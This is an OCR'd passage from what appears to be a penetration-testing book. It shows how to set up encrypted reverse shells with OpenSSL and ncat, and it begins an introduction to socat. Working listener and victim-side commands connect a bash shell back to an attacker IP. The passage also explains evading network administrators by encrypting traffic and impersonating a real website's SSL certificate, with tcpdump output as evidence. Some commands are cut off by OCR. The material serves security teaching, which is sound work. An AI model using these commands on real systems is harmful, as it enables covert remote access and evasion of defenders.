
What could go wrong here? A network administrator who monitors the organization's network can detect our presence in the network with this.

So, we go **ninja** here by encrypting the reverse shell for encrypted communications. All hail OpenSSL!

Encrypted reverse shell for *nix with OpenSSL packages installed


Assuming that we have already generated a custom X.509 certificate, we can execute the following command on the attacker machine to listen for an incoming reverse shell connection on port `8080`:

```
openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```




Now let's execute the following command on the victim machine for a reverse shell connection:

```
mkfifo /tmp/z; /bin/bash -i < /tmp/z 2>&1 | openssl s_client -quiet -connect 192.168.2.6:8080 > /
```



Upon successful execution, the attacker machine will get the following reverse shell:



Let's try to execute the `id` and `whoami` command now:

Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 90×30

```
xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem  -port 8080
bad gethostbyaddr
bash-3.2$ whoami
Harry
bash-3.2$ id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccount
s),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperato
r),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_scr
eensharing),101(com.apple.access_ssh-disabled)
bash-3.2$
```

Harry — openssl s_client -quiet -connect 192.168.2.6

```
xXxZombi3xXx:~ Harry$ mkfifo /tmp/z; /bin/bash -i < /
client -quiet -connect 192.168.2.6:8080 > /tmp/z;rm /
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN
@XX.XX
verify error:num=18:self signed certificate
verify return:1
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN
@XX.XX
verify return:1
```

Harry — tcpdump ◂ sudo — 143×38

```
        0x0000:  0200 0000 4502 0186 0000 4000 4006 0000  ....E.....@.@...
        0x0010:  c0a8 0206 c0a8 0206 d26c 1f90 286d 6ded  .........l..(mm.
        0x0020:  a8bd dee0 8018 318f 86d5 0000 0101 080a  ......1.........
        0x0030:  1f3a d2a9 1f3a d29a 1703 0301 4d8b 1817  .:...:......M...
        0x0040:  8058 9993 f844 d488 b097 1adb fd6d afa9  .X...D.......m..
        0x0050:  f9a1 b34b c1bc 7c28 2ee5 7bf9 3529 bce9  ...K..|(..{.5)..
        0x0060:  ff9c 7828 6fe1 e2b4 f07a 8227 5787 8c6e  ..x(o....z.'W..n
        0x0070:  28bd 590d 5e41 0c99 0d5e c224 a20e 43f7  (.Y.^A...^.$..C.
        0x0080:  f17e 2ce4 a887 3917 b46b a384 6a37 1b81  .~,...9..k..j7..
        0x0090:  03f8 5a8d 9785 7e11 db29 52fb e815 e08e  ..Z...~..)R.....
        0x00a0:  6cfa 46ff c41c cccf ca01 b8ad 6804 8f96  l.F.........h...
        0x00b0:  c2be 7590 b474 bd05 52b3 5981 2d06 845e  ..u..t..R.Y.-..^
        0x00c0:  640b 85a4 0784 256e 0d35 6fcf f3c4 7ff3  d.....%n.5o.....
        0x00d0:  ff6f 98ec b754 23c1 dc23 15b4 c50a 90be  .o...T#..#......
        0x00e0:  eb4b 98e6 02e5 64b4 eb3e 7be2 0c60 4f18  .K....d..>{..`O.
        0x00f0:  eae8 5b26 a467 07a9 a37d 9e0c 77db dada  ..[&.g...}..w...
        0x0100:  7954 af67 2904 461f e73a ae94 e8a0 fe59  yT.g).F..:.....Y
        0x0110:  daa1 519c 934f 35aa f4f5 cf02 c637 01e0  ..Q..O5......7..
        0x0120:  3f26 4811 65d9 d4d4 51d5 b88b fc49 feb5  ?&H.e...Q....I..
        0x0130:  40cf 7d85 3a35 0600 2fac ac33 baa3 6566  @.}.:5../..3..ef
        0x0140:  8563 e3c1 5ad1 81f7 fa70 3b91 ee7a 89d3  .c..Z....p;..z..
        0x0150:  97fc 30a0 41dd 37a8 3366 8393 bdad f574  ..0.A.7.3f.....t
        0x0160:  150e 55bb 8872 8651 d456 7372 a660 606d  ..U..r.Q.Vsr.``m
        0x0170:  a47b 7931 1348 5fbf 074d 8677 2976 7209  .{y1.H_..M.w)vr.
        0x0180:  856f 6d10 c9fd 302f df07                 .om...0/..
20:59:40.069636 IP 192.168.2.6.http-alt > 192.168.2.6.53868: Flags [.], ack 397, win 12732, options [nop,nop,TS val 523948713 ecr 523948713], l
ength 0
```

Encrypted! `*Dab*`


In cases in which we don't have the `openssl` package installed on the client, we can always use different tools. Let's try to get reverse shells using other tools.

Encrypted reverse shell using ncat

Ncat is a Swiss Army Knife tool just like `netcat`. It is provided by Nmap with some extra features, such as proxy connections, universal OS support, encrypted connections over SSL, and many more.


Let's execute the following command on the attacker machine to listen for incoming encrypted connections on port `8080`:

```
ncat -l 8080 --ssl -v
```



Now that the listener is ready, let's execute the following command on the victim machine:

```
ncat 192.168.0.110 8080 --ssl -e /bin/bash -v
```



We did not provide any SSL certificate to `ncat` here. Consequently, `ncat` uses the default SSL certificate for communication.

We have got the reverse shell! Now let's execute the `id` command:

```
xXxZombi3xXx:~ Harry$ ncat -l 8080 --ssl -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 6ADF 072C 6AAD 1191 B810 4DBC 4FAB E9C9 B267 562E
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.110.
Ncat: Connection from 192.168.0.110:62416.


id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250
(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_
ssh-disabled)
```

Let's look at the `tcpdump` trace for this command:


```
14:21:45.297547 IP 192.168.0.110.62416 > 192.168.0.110.http-alt: Flags [P.], seq 708:1054, ack 944
, win 12729, options [nop,nop,TS val 585993421 ecr 585993405], length 346: HTTP
        0x0000:  0200 0000 4502 018e 0000 4000 4006 0000  ....E.....@.@...
        0x0010:  c0a8 006e c0a8 006e f3d0 1f90 3ee0 1775  ...n...n....>..u
        0x0020:  10e5 82da 8018 31b9 83ad 0000 0101 080a  ......1.........
        0x0030:  22ed 8ccd 22ed 8cbd 1703 0301 55b9 231c  "...".......U.#.
        0x0040:  1535 e29e 3f51 21fa cc08 7a12 681b 4543  .5..?Q!...z.h.EC
        0x0050:  36fd a646 cd7a c7da 3255 bb73 bca5 687c  6..F.z..2U.s..h|
        0x0060:  8d0f 86d1 e979 abaf 9274 222e a4a9 6a05  .....y...t"...j.
        0x0070:  0977 2226 afd0 71fe ce38 b3b3 c444 38e1  .w"&..q..8...D8.
        0x0080:  0ac5 fc89 a5f2 1d05 4e83 0b76 4ffe c344  ........N..vO..D
        0x0090:  719b d956 1f93 aa01 9b00 3e88 5552 afb8  q..V......>.UR..
        0x00a0:  880a 278b dc9d 9376 f890 e5ab e517 6c83  ..'....v......l.
        0x00b0:  1320 3d94 13a7 0759 372a 3dd1 5432 7ea5  ..=....Y7*=.T2~.
        0x00c0:  5af8 411e f973 dd02 353c 4ef7 ceeb 943a  Z.A..s..5<N....:
        0x00d0:  6a3c 86ed ca10 4b13 218a 3fda b1cc 6bf2  j<....K.!.?...k.
        0x00e0:  ab46 5966 27eb 2a38 fbd2 278e 2ad3 dafe  .FYf'.*8..'.*...
        0x00f0:  589c 5c36 2e65 13ab 1a54 ee54 3240 30c6  X.\6.e...T.T2@0.
        0x0100:  781c 2996 592d bac5 ccbd be52 b212 1891  x.).Y-.....R....
        0x0110:  4cbb 5100 e31a 480d 52b0 33dd e092 a288  L.Q...H.R.3.....
        0x0120:  7109 3b07 221c 4a17 fe38 839c f770 6e52  q.;.".J..8...pnR
        0x0130:  c570 be08 d5c3 fd9a 6426 a2e2 e3f2 a821  .p......d&.....!
        0x0140:  6927 8fb0 0c40 d0ac 5f29 9252 3ed5 cdff  i'...@.._).R>...
        0x0150:  bdd5 ae66 2f24 7e38 6ab9 ccbe cbe0 3ea7  ...f/$~8j.....>.
        0x0160:  a93b 4a5a 1fba 6af8 0ef7 7cd0 6589 f341  .;JZ..j...|.e..A
        0x0170:  5a30 a8b7 7dc6 6e55 dc3b 33b0 2b89 450f  Z0..}.nU.;3.+.E.
        0x0180:  eb7b dd08 660e 326a a264 9f1e 57aa 500d  .{..f.2j.d..W.P.
        0x0190:  b936                                     .6
```

As you can see in the preceding screenshot, the communication between the attacker machine and the victim machine is encrypted! Is there any issue with using the default settings of `ncat`? Yes, there is! The SSL certificate in use shows that the certificate was automatically generated by `ncat`. A network administrator can detect the presence of `ncat` on their network by looking at the SSL certificate:


```
14:12:14.885917 IP 192.168.0.110.http-alt > 192.168.0.110.62375: Flags [P.], seq 1:610, ack 518, win 12743, options [nop,nop,TS val 585423674 e
cr 585423674], length 609: HTTP
	0x0000:  0200 0000 4502 0295 0000 4000 4006 0000  ....E.....@.@...
	0x0010:  c0a8 006e c0a8 006e 1f90 f3a7 67b5 f65a  ...n...n....g..Z
	0x0020:  69ca 30fc 8018 31c7 84b4 0000 0101 080a  i.0...1.........
	0x0030:  22e4 db3a 22e4 db3a 1603 0300 3a02 0000  "..:"..:....:...
	0x0040:  3603 0372 dcfd bbff f124 4dfd 4377 7952  6..r.....$M.CwyR
	0x0050:  7b7f b325 2b7b 8c0d e5cd f372 9856 4ea5  {..%+{.....r.VN.
	0x0060:  e3da 4a00 009d 0000 0eff 0100 0100 0023  ..J............#
	0x0070:  0000 000f 0001 0116 0303 0214 0b00 0210  ................
	0x0080:  0002 0d00 020a 3082 0206 3082 016f a003  ......0...0..o..
	0x0090:  0201 0202 041b 7df3 6230 0d06 092a 8648  ......}.b0...*.H
	0x00a0:  86f7 0d01 0105 0500 3014 3112 3010 0603  ........0.1.0...
	0x00b0:  5504 030c 096c 6f63 616c 686f 7374 301e  U....localhost0.
	0x00c0:  170d 3138 3038 3230 3038 3431 3335 5a17  ..180820084135Z.
	0x00d0:  0d31 3930 3832 3030 3834 3133 355a 3014  .190820084135Z0.
	0x00e0:  3112 3010 0603 5504 030c 096c 6f63 616c  1.0...U....local
	0x00f0:  686f 7374 3081 9f30 0d06 092a 8648 86f7  host0..0...*.H..
	0x0100:  0d01 0101 0500 0381 8d00 3081 8902 8181  ..........0.....
	0x0110:  00ee 7889 8e01 1799 432a 5d1a 453d 88c3  ..x.....C*].E=..
	0x0120:  45ba 5d5d 95d8 3028 fffd 5fb0 fe37 3ac0  E.]]..0(.._..7:.
	0x0130:  fcec d0db c18f 509e 4eee 7ef5 303b 6183  ......P.N.~.0;a.
	0x0140:  cd6a 56a7 90e3 051c 4437 9197 6e27 09c0  .jV.....D7..n'..
	0x0150:  0188 cdc2 d381 61ad 95f5 304c 9552 e3b3  ......a...0L.R..
	0x0160:  561f 29b0 ad25 ae62 1b7e c4fc b957 6d4d  V.)..%.b.~...WmM
	0x0170:  ff55 c023 ce2d 75bf 008e 2b58 90ad c0cd  .U.#.-u...+X....
	0x0180:  f4f1 c6f0 a186 1783 c002 6e04 d5a7 0e01  ..........n.....
	0x0190:  bb02 0301 0001 a365 3063 3014 0603 551d  .......e0c0...U.
	0x01a0:  1104 0d30 0b82 096c 6f63 616c 686f 7374  ...0...localhost
	0x01b0:  304b 0609 6086 4801 86f8 4201 0d04 3e16  0K..`.H...B...>.
	0x01c0:  3c41 7574 6f6d 6174 6963 616c 6c79 2067  <Automatically.g
	0x01d0:  656e 6572 6174 6564 2062 7920 4e63 6174  enerated.by.Ncat
	0x01e0:  2e20 5365 6520 6874 7470 733a 2f2f 6e6d  ..See.https://nm
	0x01f0:  6170 2e6f 7267 2f6e 6361 742f 2e30 0d06  ap.org/ncat/.0..
	0x0200:  092a 8648 86f7 0d01 0105 0500 0381 8100  .*.H............
```

To solve this problem, we can use a custom SSL certificate. Let's use an SSL certificate that we impersonated from `https://www.packtpub.com/` (SSL impersonation will be discussed later in this chapter):

```
ncat -l 8080 --ssl -v --ssl-key /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www
```



When the victim machine tries to connect back to the attacker machine, the impersonated SSL certificate from `https://www.packtpub.com/` is used:



Let's check the `tcpdump` trace for the SSL certificate:

```
14:16:53.934966 IP 192.168.0.110.http-alt > 192.168.0.110.62395: Flags [P.], seq 1:629, ack 518, win 12743, options [nop,nop,TS val 585702431 e
cr 585702431], length 628: HTTP
        0x0000:  0200 0000 4502 02a8 0000 4000 4006 0000  ....E.....@.@...
        0x0010:  c0a8 006e c0a8 006e 1f90 f3bb 6a99 f2ed  ...n...n....j...
        0x0020:  6e2a d773 8018 31c7 84c7 0000 0101 080a  n*.s..1.........
        0x0030:  22e9 1c1f 22e9 1c1f 1603 0300 3a02 0000  "..."........:...
        0x0040:  3603 035b ee3b f49c 2178 df64 1a03 922b  6..[.;..!x.d...+
        0x0050:  e3d2 3393 1fd3 69ee bfdb 126e dd23 8d1f  ..3...i....n.#..
        0x0060:  38ff 1500 009d 0000 0eff 0100 0100 0023  8..............#
        0x0070:  0000 000f 0001 0116 0303 0227 0b00 0223  ...........'...#
        0x0080:  0002 2000 021d 3082 0219 3082 0182 a003  ......0...0.....
        0x0090:  0201 0202 1104 d6e4 7020 d923 d6b8 b927  ........p..#...'
        0x00a0:  c215 b173 a6af 300d 0609 2a86 4886 f70d  ...s..0...*.H...
        0x00b0:  0101 0b05 0030 3231 1730 1506 0355 0403  .....021.0...U..
        0x00c0:  0c0e 2a2e 7061 636b 7470 7562 2e63 6f6d  ..*.packtpub.com
        0x00d0:  3117 3015 0603 5504 030c 0e2a 2e70 6163  1.0...U....*.pac
        0x00e0:  6b74 7075 622e 636f 6d30 1e17 0d31 3931  ktpub.com0...191
        0x00f0:  3230 3731 3833 3030 305a 170d 3230 3132  2071830002..2012
        0x0100:  3037 3138 3330 3030 5a30 3231 1730 1506  07183000Z021.0..
        0x0110:  0355 0403 0c0e 2a2e 7061 636b 7470 7562  .U....*.packtpub
        0x0120:  2e63 6f6d 3117 3015 0603 5504 030c 0e2a  .com1.0...U....*
        0x0130:  2e70 6163 6b74 7075 622e 636f 6d30 819f  .packtpub.com0..
        0x0140:  300d 0609 2a86 4886 f70d 0101 0105 0003  0...*.H.........
        0x0150:  818d 0030 8189 0281 8100 d0e9 2fe1 31c3  ...0......../.1.
```


Using `ncat` is good practice, but the best part about this is that it is supported by Windows. So, what if `socat` is installed on the target server instead of `ncat`? No problem!

Encrypted reverse shell using socat

`socat` is a utility tool, just like `netcat`, that supports communication using different protocols as well as through files, pipes, and sockets with forking, logging, and dumping for interprocess communication. In short, this tool can be described as **Damn Innovative**!

